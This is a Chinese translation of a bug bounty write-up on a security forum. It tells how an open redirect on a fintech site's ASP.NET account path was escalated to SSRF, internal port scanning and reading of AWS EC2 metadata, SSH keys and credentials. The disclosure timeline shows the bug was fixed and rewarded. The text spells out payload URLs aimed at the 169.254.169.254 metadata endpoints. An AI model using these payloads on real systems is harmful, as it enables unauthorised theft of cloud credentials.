登录

bugbounty:由301重定向获取AWS安全凭证

落花四月 / 2019-06-16 08:29:00 / 浏览数 4062 渗透测试 渗透测试 顶(0) 踩(0)

---

原文链接：https://medium.com/@logicbomb_1/the-unusual-case-of-open-redirection-to-aws-security-credentials-compromise-59acc312f02b

大家好！


这是关于我最近的漏洞案例，我个人觉得这是我最不寻常的黑客攻击之旅，其中一个开放的重定向导致我在印度领先的金融科技公司中

获得访问AWS
EC2凭证。下面我将解释如何通过首先找到一个不寻常的重定向然后获得远程文件包含(RFI)，将其升级到服务器端请求伪造（SSRF）并最终获得AWS
EC2凭证来访问AWS安全凭证。

最近，我一直在学习路由如何在ASP.net编写的应用程序中工作，基本上如何将URL路由到正确的逻辑或功能， ASP.NET Core MVC使用路由


中间件来匹配传入请求的URL并将它们映射到动作。很多时候由于错误的路由逻辑和不正确的代码架构，错误配置的路由可能导致执行其他

无意义的功能。为了进一步理解这一点，我建议阅读这篇文章。




MVC架构

在测试印度最大的Fin-tech公司时，我发现该应用程序是用ASP.net编写的，并且运行在Windows IIS/10.0上，只需检查响应头即可轻松获取



应用程序通过Windows IIS服务器并在ASP.net中编写

现在，为了理解路由规则在代码中的编写方式，我添加了原始URL:https://redacted.com/，

带有参数的url:https://redacted.com/xyxyz，正如预期的那样，它会抛出404未找到。

但是当我访问"My account"页面并做同样的事情时，情况有所不同:https://redacted.com/myaccount/xyyyz，在这里我得到301重定向到请求来自的路线，

即:https://redacted.com/myaccount。现在，如果我附加一个随机的HTTP网址： https://redacted.com/myaccount/http://evilzone.org

并且与上面发生的相同，它会被重定向到evilzone.org，但网址仍然是：https：//redacted.com/myaccount/http://evilzone.org这意味着页面已在服务器中加载，很可能按原样发送到上游服务器。

那么代码背后的逻辑一定是

对于像一个URL路径像：`/myaccount`, 的myaccountApi。对于具有HTTP或HTTPs协议的URL路径，将执行MyProfile操作，

对于像`/myaccount/^(http|https)://(.*)`,接受它并将其传递给上游服务器，并且对于任何不匹配任何其他条件的任何内容，执行与

myaccountApi.MyProfile相同的操作

开发人员留下这样的代码的原因似乎是一个测试代码，它本来是在一个临时环境中，但可能是由于疏忽它被推到prod环境和上游代理中配置错误的规则。

现在，为了检查和调试HTTP请求，我使用了Requestbin，它与Burp Collaborator的用途几乎相同。所以我发出了请求https://redacted.com/myaccount/https://en1sxi232vmus.x.pipedream.net/这里是我得到的响应信息：


正如你所看到的那样，x-forwarded-for标头中有2个IP，这是奇怪的，当我执行whois查找时，我发现第一个IP是我的路由器IP，

这很明显，但第二个IP属于服务器redacted.com的IP（即上游代理服务器）。我在第一步中获得的重定向现在变成了服务器端重定向，

而不仅仅是客户端重定向。现在，如果它是服务器端重定向，那么SSRF（服务器端请求伪造）攻击肯定会有很大的机会。上游代理可能有如下配置


```
# server context, here the victim.com is the value which is passed #by MVC action.
location /myaccount/* {
   proxy_set_header HOST $host;
   proxy_set_header X-Forwarded-Proto $scheme;
   proxy_set_header X-Real-IP $remote_addr;
   proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for,    $client_ip ;

   proxy_pass http://victim.com/;
}

. . .
```

我去测试SSRF并试图通过点击不同端口上的本地主机来检查开放端口，如https://redacted.com/myaccount/http://127.0.0.1:80，


我得到200状态OK这意味着端口是打开的（当应用程序在其上运行时很明显）当我在不同的端口上发出请求时，如21：
https://redacted.com/myaccount/http://127.0.0.1:21，它给出了以下响应




状态代码000


状态码000，而不是200确认端口可能被关闭或过滤。所以在这里我为SSRF执行了一个简单的第一个测试用例——内部服务器端口扫描。

现在进一步观察响应头（X-Amz-Cf-Id和cloudfront关键字），它确认应用程序已经通过AWS -





X-Amz-Cf-Id和cloudfront关键字

所以在不花费太多时间的情况下，我继续打电话来阅读AWS实例元数据API（http://169.254.169.254/latest/meta-data），完整的URL是——https://redacted.com/mya




AWS实例元数据


此外，我进行了API调用以访问ssh公钥访问：（https://redacted.com/myaccount/http://169.254.169.254/latest/meta-data/public-keys/0/openssh-key）我有权访问




SSH公钥

所以我有了SSRF，并且能够扫描内部端口，能够访问EC2元数据，现在可以读取AWS安全凭证。AWS用于识别Amazon EC2基础架构其余部分的实例的凭据，

我必须制作调用AWS实例元数据安全凭证API，最终的URL是（https://redacted.com/myaccount/http://169.254.169.254/latest/meta-data/identity-credentials/ec2/




访问AWS安全凭证

但附加到ec2实例的IAM角色似乎具有非常有限的权限，因此附加到它的风险级别很低。这是关于这个有趣的发现，其中一个不寻常的重定向

导致通过SSRF访问AWS账户凭证。这是一个纯粹的例子，说明弱的和未经审查的代码以及错误配置的规则将会导致严重的漏洞。对于公司来说，

开发人员的学习很简单。如果没有适当的同行评审，就不要在生产环境中提交代码。很有可能在prod环境中过度推送分段测试代码，并且总是再次查看手动创建的代理/路由

报告详情 -

2019年5月25日 - Bug报告给有关公司。

2019年5月26日 - Bug被标记为已修复。

2019年5月26日 - 重新测试并确认修复。

2019年5月30日 - 奖励。

谢谢阅读！



上一篇：Facebook CTF 2019... 下一篇：Facebook CTF 2019...

1. 0 条回复
   - 动动手指，沙发就是你的了！